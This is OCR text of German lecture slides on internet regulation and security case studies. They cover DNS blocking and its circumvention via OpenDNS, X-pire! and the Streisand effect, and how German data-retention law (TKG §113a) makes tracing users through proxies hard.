
Browser
1. sendet DNS-Request: www.server.net
2. DNS-Server sieht Sperrliste durch (Treffer!)
2. empfängt DNS-Antwort: 128.124.2.2

Mit DNS-Sperre landet der Nutzer im WWW auf Stopp-Seite



Mit DNS-Sperre und Open DNS




OpenDNS > Use OpenDNS
https://www.opendns.com/start/
open dns
OpenDNS.com
Dashboard
Community
Sign In or Create account
Your IP: 92.116.160.129
OpenDNS
HOME
SOLUTIONS
USE OPENDNS
CUSTOMERS
SUPPORT
ABOUT US
BLOG
Use OpenDNS (Step 1 of 3: Change DNS settings)
It only takes 2 minutes. Change DNS on your:
OR
Best for home users
OR
Computer
Get instructions for Windows, Mac, mobile phones, and more.
Router
Enable OpenDNS on your router so every computer benefits.
DNS Server
Learn how to use OpenDNS with your existing DNS servers.
1 Change your DNS settings
2 Create a free OpenDNS account (optional)
3 Manage settings in your Dashboard (optional)
Video Tutorial
Take a few minutes to watch our step-by-step video on getting started with OpenDNS.
Find out how OpenDNS complements your existing network setup
Read our IT Administrator Best Practices.
The straight dope
Our nameservers are 208.67.222.222 and 208.67.220.220.
Solutions
For Home Network
For K-12 School
For Small/Medium Business
For Enterprise
Use OpenDNS
On your computer
On your router
On your DNS server
Best Practices
Create a free account
Support
Knowledge Base
Forums
System Status
CacheCheck
Contact
About Us
Overview
Management
Press Center
Awards
Careers
OpenDNS
208.67.222.222
208.67.220.220


Fallbeispiele

- DNS-Sperre und Umgehungsmöglichkeiten
- Vergessen im Internet (»Digitaler Radiergummi«)
- Vorratsdatenspeicherung – Grenzen und Risiken
- »Bundestrojaner« und das neue Computergrundrecht
- Cyberwarefare: Politisch motivierte staatliche Angriffe

Vergessen im Internet – Beispiel eines hoffnungslosen Versuchs

- x-pire!

Funktionsweise X-pire!




Sicherheit von x-pire!

- Kein Schutz gegen Angreifer in der Rolle »Betrachter«
  - Software im Verfügungsbereich des Betrachters (Browser) erhält Zugriff auf Schlüssel und unverschlüsselten Inhalt

- Streisand-Effekt
  - Insbesondere Inhalte, die wieder aus dem Netz verschwinden sollen, halten sich möglicherweise besonders lange.

Funktionsweise Streusand



Fallbeispiele

- DNS-Sperre und Umgehungsmöglichkeiten
- Vergessen im Internet (»Digitaler Radiergummi«)
- Vorratsdatenspeicherung – Grenzen und Risiken
- »Bundestrojaner« und das neue Computergrundrecht
- Cyberwarefare: Politisch motivierte staatliche Angriffe

TKG § 113a Speicherungspflichten für Daten

(1) Wer öffentlich zugängliche Telekommunikationsdienste für Endnutzer erbringt, ist verpflichtet, von ihm bei der Nutzung seines Dienstes erzeugte oder verarbeitete Verkehrsdaten […] sechs Monate im Inland oder in einem anderen Mitgliedstaat der Europäischen Union zu speichern.

[…]


(6) Wer Telekommunikationsdienste erbringt und hierbei die nach Maßgabe dieser Vorschrift zu speichernden Angaben verändert, ist zur Speicherung der ursprünglichen und der neuen Angabe sowie des Zeitpunktes der Umschreibung dieser Angaben nach Datum und Uhrzeit unter Angabe der zugrunde liegenden Zeitzone verpflichtet.

[…]


(8) Der Inhalt der Kommunikation und Daten über aufgerufene Internetseiten dürfen auf Grund dieser Vorschrift nicht gespeichert werden.

[…]

Zweck der Vorratsdatenspeicherung: Rückverfolgung



Zweck der Vorratsdatenspeicherung: Rückverfolgung



Kunde1
123.456.789
handelt illegal

Internet Service Provider

2009-02-16 12:24:33 Kunde1 IP=123.456.789

www.ebay.de

Proxy

Verpfl.
entspr.
(6)


2009-02-16 12:32:01 IN=123.456.789 OUT=132.199.2.1

www.ebay.de

2009-02-16 12:32:03 angie32 132.199.2.1

Keine
Verpfl.

Problem Rückverfolgung



Problem Rückverfolgung

- Rückverfolgung scheitert
- Auswege:
  1. Proxy speichert URL bzw. durchgeleiteten Inhalt:
     - nicht erlaubt aufgrund (8)
  2. Proxy sendet Header: X-Forwarded-For: 123.456.789
     - funktioniert nur bei http
     - Keine Verpflichtung des Proxy-Betreibers
     - Server muss X-Forwarded-For-Header ebenfalls loggen
  3. Proxy speichert Quellportnummer des ausgehenden Requests
     - funktioniert bei allen Diensten
     - Keine Verpflichtung des Proxy-Betreibers
     - Server muss Quellport ebenfalls loggen

Problem Rückverfolgung

